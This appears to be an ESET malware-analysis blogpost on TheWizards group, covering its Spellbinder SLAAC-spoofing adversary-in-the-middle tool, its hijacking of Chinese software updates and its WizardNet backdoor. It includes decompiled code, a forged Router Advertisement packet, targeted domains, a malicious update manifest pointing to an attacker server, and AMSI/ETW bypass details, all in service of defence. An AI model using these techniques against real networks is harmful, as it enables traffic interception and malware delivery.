TheWizards APT group uses SLAAC spoofing to perform adversary-in-the-middle attacks

By Facundo Muñoz

Archived: 2026-04-05 17:33:57 UTC

In this blogpost, ESET researchers provide an analysis of Spellbinder, a lateral movement tool for performing adversary-in-the-middle attacks, used by the China-aligned threat actor that we have named TheWizards. Spellbinder enables adversary-in-the-middle (AitM) attacks, through IPv6 stateless address autoconfiguration (SLAAC) spoofing, to move laterally in the compromised network, intercepting packets and redirecting the traffic of legitimate Chinese software so that it downloads malicious updates from a server controlled by the attackers.

> **Key points in this blogpost:**
>
> - We discovered a malicious downloader being deployed, by legitimate Chinese software update mechanisms, onto victims' machines.
> - The downloader seeks to deploy a modular backdoor that we have named WizardNet.
> - We analyzed Spellbinder: the tool the attackers use to conduct local adversary-in-the-middle attacks and to redirect traffic to an attacker-controlled server to deliver the group's signature backdoor WizardNet.
> - We provide details abouts links between TheWizards and the Chinese company Dianke Network Security Technology, also known as UPSEC.

Overview

In 2022, we noticed that a suspicious DLL had been downloaded by the popular Chinese input method software application known as Sogou Pinyin. The DLL, named after a legitimate component of that software, was a dropper for a downloader that retrieved an encrypted blob from a remote server. The blob contained shellcode that loads the backdoor we have named WizardNet.

Our research led to the discovery of a tool, used by the attackers, that is designed to perform adversary-in-the-middle attacks using IPv6 SLAAC spoofing to intercept and reply to packets in a network, allowing the attackers to redirect traffic and serve malicious updates targeting legitimate Chinese software.

Victimology

TheWizards has been constantly active since at least 2022 up to the time of writing. According to ESET telemetry, TheWizards targets individuals, gambling companies, and unknown entities in the Philippines, Cambodia, the United Arab Emirates, mainland China, and Hong Kong. Its geographical distribution is shown in Figure 1.



Figure 1. Geographical distribution of the victims, according to ESET telemetry

We initially discovered and analyzed this tool in 2022, and observed a new version with a few changes that was deployed to compromised machines in 2023 and 2024. Once the attackers gain access to a machine in a targeted network, they deploy an archive called AVGApplicationFrameHostS.zip, and extract its components into %PROGRAMFILES%\AVG Technologies. The files include:

- AVGApplicationFrameHost.exe
- wsc.dll
- log.dat
- winpcap.exe

Next, the attackers install winpcap.exe and run AVGApplicationFrameHost.exe. The latter, originally named wsc_proxy.exe, is a legitimate software component from AVG that is abused to side-load wsc.dll; this DLL simply reads the shellcode from the file log.dat and executes it in memory. The shellcode decompresses and loads Spellbinder in memory.

Spellbinder uses the WinPcap library to capture packets and to reply to packets when needed. The first task is to select or find an adapter with which to perform the packet capture. The code uses the WinPcap API pcap_findalldevs to get all available adapter devices. The devices are itemized in a numbered list for the attacker. Optionally, Spellbinder accepts, as an argument, an index that can be used to pick one adapter from this list. If a device is not supplied, Spellbinder uses the Windows APIs GetBestInterface and GetAdapterInfo to find a suitable adapter, and prints its information on screen.

Figure 2 shows the output of Spellbinder when no item number is supplied. In that case, the tool finds the most suitable adapter by itself.



Figure 2. Spellbinder's output during its initialization phase

As shown in Figure 3, once an adapter is found, Spellbinder uses the WinPcap pcap_open_live API to start capturing packets, and creates two threads: one to send ICMPv6 Router Advertisement packets (explained in the next section), and a thread to monitor network changes. The WinPcap pcap_loop API does the job of invoking a callback function from Spellbinder every time a new packet is captured.

```
G_PacketCaptureB = pcap_open_live(szAdapterName, 65536i64, 1i64, 1i64, pcap_errorbuf);
if ( G_PacketCaptureB )
{
        timeBeginPeriod(1u);
        CreateThread(0i64, 0i64, RouterAdvertisementThread, 0i64, 0, 0i64);
        Sleep(20u);
        CreateThread(0i64, 0i64, RouteChangeMonitor, 0i64, 0, 0i64);
        Sleep(20u);
        SendPacketFunction();
        SendPacketFunction();
        SetTargetConfigurations();
        pcap_loop(G_PacketCaptureA, 0xFFFFFFFFi64, ProcessInterceptedPackets, 0i64);
        pcap_close(G_PacketCaptureA);
        return 0;
}
```

Figure 3. Spellbinder's decompiled code that initializes the capture of packets and threads

Router Advertisement thread

This attack vector was discussed by the IETF as early as 2008 and is caused by a commonly overlooked network misconfiguration of IPv4 and IPv6 coexistence. It was then thoroughly detailed in 2011 by Alec Waters, who dubbed it the SLAAC Attack. It takes advantage of IPv6's Network Discovery Protocol in which ICMPv6 Router Advertisement (RA) messages advertise that an IPv6-capable router is present in the network so that hosts that support IPv6, or are soliciting an IPv6-capable router, can adopt the advertising device as their default gateway.

Spellbinder sends a multicast RA packet every 200 ms to ff02::1 ("all nodes"); Windows machines in the network with IPv6 enabled will autoconfigure via stateless address autoconfiguration (SLAAC) using information

provided in the RA message, and begin sending IPv6 traffic to the machine running Spellbinder, where packets will be intercepted, analyzed, and replied to where applicable. Figure 4 illustrates the first stage of the attack.



Figure 4. Illustration of the SLAAC attack carried out by Spellbinder

The RA packet built by Spellbinder consists of four major parts:

- RA Flags: has the “managed address configuration” flag set to 0, indicating to hosts that SLAAC should be used.
- The prefix option that indicates to the host to use the 2001:db8::/64 prefix to generate its IPv6 address, which is not an internet-routable subnet, but rather a subnet reserved for documentation.
- The recursive DNS server (RDNSS) option that provides the host with the addresses of two DNS servers: 240e:56:4000:8000::11 and 240e:56:4000:8000::22. Both addresses are part of AS4134 from China Telecom Backbone, but do not seem to be responding to DNS requests from the Internet. We have not found any evidence indicating that either is a legitimate DNS server.
- The source link-layer option, which provides the MAC address of the machine running Spellbinder as the router to use in the local network segment.

Figure 5 shows one of the ICMPv6 RA messages sent by Spellbinder.

```
    154 19.046284     fe80::1                                ff02::1                                ICMPv6     150 Router Advertisement from 08:00:27:87:1c:b3
> Frame 154: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface \Device\NPF_{3FAAF8F3-E849-4529-B2D1-97784369F230}, id 0
> Ethernet II, Src: PcsCompu_87:1c:b3 (08:00:27:87:1c:b3), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::1, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x01df [correct]
    [Checksum Status: Good]
    Cur hop limit: 64
  v Flags: 0x48, Other configuration, Prf (Default Router Preference): High
      0... .... = Managed address configuration: Not set
      .1.. .... = Other configuration: Set
      ..0. .... = Home Agent: Not set
      ...0 1... = Prf (Default Router Preference): High (1)
      .... .0.. = Proxy: Not set
      .... ..0. = Reserved: 0
    Router lifetime (s): 300
    Reachable time (ms): 0
    Retrans timer (ms): 0
  v ICMPv6 Option (Prefix information : 2001:db8::/64)
      Type: Prefix information (3)
      Length: 4 (32 bytes)
      Prefix Length: 64
    v Flag: 0xc0, On-link flag(L), Autonomous address-configuration flag(A)
        1... .... = On-link flag(L): Set
        .1.. .... = Autonomous address-configuration flag(A): Set
        ..0. .... = Router address flag(R): Not set
        ...0 0000 = Reserved: 0
      Valid Lifetime: 86400
      Preferred Lifetime: 14400
      Reserved
      Prefix: 2001:db8::
  v ICMPv6 Option (Recursive DNS Server 240e:56:4000:8000::11 240e:56:4000:8000::22)
      Type: Recursive DNS Server (25)
      Length: 5 (40 bytes)
      Reserved
      Lifetime: 3600
      Recursive DNS Servers: 240e:56:4000:8000::11
      Recursive DNS Servers: 240e:56:4000:8000::22
  v ICMPv6 Option (Source link-layer address : 08:00:27:87:1c:b3)
      Type: Source link-layer address (1)
      Length: 1 (8 bytes)
      Link-layer address: PcsCompu_87:1c:b3 (08:00:27:87:1c:b3)
```

Figure 5. RA message sent by Spellbinder

Figure 6 shows the output of the Windows ipconfig /all command before and after running Spellbinder from a compromised machine in the network.



Figure 6. Result of the Windows ipconfig command, before and after running Spellbinder

Packet processing

As previously mentioned, a callback function processes the captured raw packets. Spellbinder implements its own parser to find packets to process, reply to, or print information on screen for the attacker. Table 1 describes some of the most relevant packet types processed and actions taken by the tool.

Table 1. Protocols and packet types to which Spellbinder can reply

Protocol	Message type	Action taken
DNS	Query	If the queried domain matches one of the domains in a list, it answers to the DNS query.
ICMPv6	Router Solicitation	Sends an RA packet.
	Router Advertisement	Logs information about the packet.
	Neighbor Advertisement (NA)	Sends an NA packet.
DHCPv6	Solicit	Sends an Advertisement message that provides DNS recursive name servers with the two previously mentioned IPv6 addresses.
	Information-request	Sends a Reply message that provides DNS recursive name servers with the two previously mentioned IPv6 addresses.
ARP	Any	Logs information about the packet.

When a DNS query is found, Spellbinder checks whether the domain name from the query is present on a hardcoded list of subdomains. The code performing this check is shown in Figure 7.

```
for ( pszTargetedDomain = TARGETED_DOMAINS_LIST; *pszTargetedDomain; ++pszTargetedDomain )
{
        if ( j_strstr(&pszDomain[1], *pszTargetedDomain) )
        {
                PacketSrcIp = inet_addr(a3);
                PacketDstIp = inet_addr(a4);
                CreateDnsAnswer(PacketDstIp, PacketSrcIp, a6, a5, a1, a2, SERVER_IP_43_155_62_54);
                LODWORD(v8) = j_memcmp(&pszDomain[1], "adsp.xunlei.com", 0xFuLL);
                if...
                return v8;
        }
}
```

Figure 7. Decompiled code that checks whether the queried domain is present in a list of targeted domains

Figure 8 is a subset of the hardcoded list in Spellbinder. The full list of targeted domains contains many entries from domains associated with several popular Chinese platforms, such as Tencent, Baidu, Xunlei, Youku, iQIYI, Kingsoft, Mango TV, Funshion, Yuodao, Xiaomi and Xioami's Miui, PPLive, Meitu, Quihoo 360, Baofeng, and others.

```
.data:0000000140123008    00000018    C    config.pinyin.sogou.com
.data:0000000140123020    00000010    C    file1.updrv.com
.data:0000000140123030    00000010    C    dl.360tpcdn.com
.data:0000000140123040    00000014    C    pcconf.api.mgtv.com
.data:0000000140123058    00000012    C    wdl1.cache.wps.cn
.data:0000000140123070    00000012    C    upmobile.v.qq.com
.data:0000000140123088    00000014    C    xiuxiu.dl.meitu.com
.data:00000001401230A0    00000018    C    pc-plugin-plg.wpscdn.cn
.data:00000001401230B8    00000014    C    pc-plugin.wpscdn.cn
.data:00000001401230D0    00000012    C    cidian.youdao.com
.data:00000001401230E8    00000010    C    dl-cdn.oray.com
.data:00000001401230F8    00000010    C    update.miui.com
.data:0000000140123108    00000013    C    miuirom.xiaomi.com
.data:0000000140123120    00000010    C    osswc.pplive.cn
.data:0000000140123130    00000011    C    down.pcgeshi.com
.data:0000000140123148    0000000E    C    ime.sogou.com
.data:0000000140123158    0000001E    C    config.android.qqpy.sogou.com
.data:0000000140123178    00000008    C    hao.com
.data:0000000140123180    0000000E    C    get.sogou.com
```

Figure 8. Subset of domains targeted by Spellbinder

When a domain from the DNS query is found in the list, Spellbinder crafts and sends a DNS answer message indicating the domain's IP address, which is hardcoded in the binary. For example, in the version from 2022 it was 43.155.116[.]7, and the newest version we know of, which was used in 2024, uses 43.155.62[.]54.

Spellbinder informs the attacker that the tool is answering to the DNS query. Figure 9 shows the output of the tool, which includes a stylized hexadecimal dump of the entire packet, the length in bytes, and a title that reads DNS ATTACK PAYLOAD.



Figure 9. Output of Spellbinder when answering to a DNS query of a targeted domain

Figure 10 shows the packet information.



Figure 10. Wireshark display of a DNS answer message sent by Spellbinder

Hijacking of updates

For this blogpost we have focused on one of the latest cases in 2024, in which the update of Tencent QQ software was hijacked. The malicious server that issues the update instructions was still active at the time of writing. Figure 11 illustrates the observed chain.



Figure 11. Compromise chain

The legitimate software component QQ.exe sends an HTTP request to update.browser.qq.com. The Spellbinder tool intercepts the DNS query for that domain name and issues a DNS answer with the IP address of an attacker-controlled server used for hijacking, for example, 43.155.62[.]54, that at the time of writing was still serving malicious updates.

When the request is received by the hijacking server, it replies with the following (beautified by us) JSON-formatted instructions to download an archive also hosted in the same server:

```
{
 "CSoftID": 22,
 "CommandLine": "",
```

```
  "Desp": "1.1.1160.80",
  "DownloadUrl": "http://43.155.62[.]54:81/app/minibrowser11_rpl.zip",
  "ErrCode": 0,
  "File": "minibrowser11.zip",
  "Flags": 1,
  "Hash": "da73153c76b6f652f9b2847531d1c367",
  "InstallType": 0,
  "NewVer": "39.1.1170.900",
  "PatchFile": "QBDeltaUpdate.exe",
  "PatchHash": "da73153c76b6f652f9b2847531d1c367",
  "Sign": "",
  "Size": 36673429,
  "VerType": ""
}
```


Next, QQ.exe downloads the archive minibrowser11_rpl.zip and deploys its contents to the victim's machine; the malicious minibrowser_shell.dll is then loaded.

Execution chain after a successful AitM attack

The execution of the malware on a compromised machine begins with the malicious minibrowser_shell.dll downloader. This DLL has three export functions and the execution of any of them triggers its main functionality but only if the name of the current process contains QQ — for example, QQ.exe would be valid.

It uses the WinSock API to connect via TCP to an attacker-controlled server, from where it obtains an encrypted blob containing position-independent loader code and the WizardNet backdoor.

Loader shellcode

The loader begins by attempting to use a well-known bypass for AMSI that patches the first bytes of the AmsiScanBuffer function to return an error code, thus bypassing the mechanism that scans memory for malicious artifacts. Then, it patches the entry point of the EtwEventWrite function with a RETN 0x14 instruction; this has the effect of disabling Event Logging.

To execute the payload in memory, the loader initializes the .NET runtime, as shown in Figure 12, using the ICLRMetaHost, ICLRRuntimeInfo, and ICorRuntimeHost interfaces, requiring a runtime version of either v2.0.50727 or v4.0.30319.

```
dwResult = CLRCreateInstance(&CLSID_CLRMetaHost, &IID_ICLRMetaHost, &MetaHost);
if ( dwResult >= 0 )
{
    *IID_ICLRRuntimeInfo = 0xBD39D1D2;
    *&IID_ICLRRuntimeInfo[4] = 0xBA2F;
    *&IID_ICLRRuntimeInfo[6] = 0x486A;
    IID_ICLRRuntimeInfo[8] = 0x89;
    IID_ICLRRuntimeInfo[9] = 0xB0;
    IID_ICLRRuntimeInfo[10] = 0xB4;
    IID_ICLRRuntimeInfo[11] = 0xB0;
    IID_ICLRRuntimeInfo[12] = 0xCB;
    IID_ICLRRuntimeInfo[13] = 0x46;
    IID_ICLRRuntimeInfo[14] = 0x68;
    IID_ICLRRuntimeInfo[15] = 0x91;

    dwResult = ((*MetaHost)->GetRuntime)(MetaHost, wzVersion_v4, IID_ICLRRuntimeInfo, &IRuntimeInfo);
    if ( dwResult >= 0 )
    {
        dwResult = ((*IRuntimeInfo)->IsLoadable)(IRuntimeInfo, &bLoadable);
        if ( dwResult >= 0 )
        {
            if ( !bLoadable )
            {
                return 0;
            }
            dwResult = ((*IRuntimeInfo)->GetInterface)(IRuntimeInfo, &CLSID_CorRuntimeHost, &IID_ICorRuntimeHost, &ICorRuntimeHost);
            if ( dwResult < 0 )
            {
                return 0;
            }
        }
    }
}
else
{
    dwResult = CorBindToRuntimeEx(wzVersion_v2, szWks, 0, &CLSID_CorRuntimeHost, &IID_ICorRuntimeHost, &ICorRuntimeHost);
}
dwResult = ((*ICorRuntimeHost)->Start)(ICorRuntimeHost);
```

Figure 12. Decompiled code that initializes the .NET runtime to execute WizardNet in memory

Then the payload is decrypted using a simple combination of ADD and XOR. The payload is loaded into memory using the .NET runtime, then its entry point is executed.

WizardNet

The final payload is a backdoor that we named WizardNet – a modular implant that connects to a remote controller to receive and execute .NET modules on the compromised machine. During its initialization it creates a mutex named Global\<MD5(computer_name)> and reads shellcode from a file called ppxml.db in the current working directory or the value from the key HKCU\000000, and attempts to inject it into a new process of explorer.exe or %ProgramFiles%\Windows Photo Viewer\ImagingDevices.exe.

The last step of the initialization phase is to create a unique identifier for the computer, referred to as the SessionKey. It is the result of the MD5 hash of the computer name concatenated with the installation time of the backdoor and the serial number of the disk drive, with each hex-encoded byte of the hash value separated by @. The SessionKey is stored under the registry path HKCU\Software\<MD5(computer_name)>\<MD5(computer_name)>mid.

Depending on its configuration, WizardNet can then create a TCP or UDP socket to communicate with its C&C server, and the messages exchanged are padded using the PKCS7 algorithm and encrypted with AES-ECB; the SessionKey is used as the key for encryption and decryption and the IV is randomly generated for each packet and placed before the encrypted data.

This variant of WizardNet supports five commands, as seen in Table 2. The first three allow it to execute .NET modules in memory, thus extending its functionality on the compromised system.

Table 2. Overview of the commands supported by the orchestrator

Command ID	Task
0x56	Load a .NET module into the orchestrator process. The module is received in the same message and loaded from memory.
0x57	Invoke a function from a .NET module loaded with the previous command.
0x58	Unload a module previously loaded with command 0x56.
0x59	Unload a Client plugin assembly. Call the u method implemented in the plugin assembly, presumably to clean up before being unloaded.
0x5A	Send information to the server in two messages. The first message contains system and orchestrator information: · machine name, · OS name and architecture, · time since system started, · WizardNet install date, · privileges of the current process, · security products, · name of the current process, · the previously described SessionKey, and · private IP address. When obtaining a list of security solutions, it makes a list of running processes that match the following process names: 360tray, 360sd, kxetray, ksafe, avp, hipstray, qqpcrtp, avcenter, ashdisp, avgwdsvc, securityhealthsystray, mcshield, egui, and rtvscan.

Links to Sichuan Dianke Network Security

In December 2024, Trend Micro researchers published an analysis of the MOONSHINE exploit kit and the DarkNimbus malware for Android devices. The toolset is used by a group Trend Micro tracks as Earth Minotaur and that targets primarily Tibetan and Uyghur communities. In January 2025, Intelligence Online identified the Chinese company Sichuan Dianke Network Security Technology Co., Ltd., also known as UPSEC (Figure 13), as the supplier of the DarkNimbus malware.

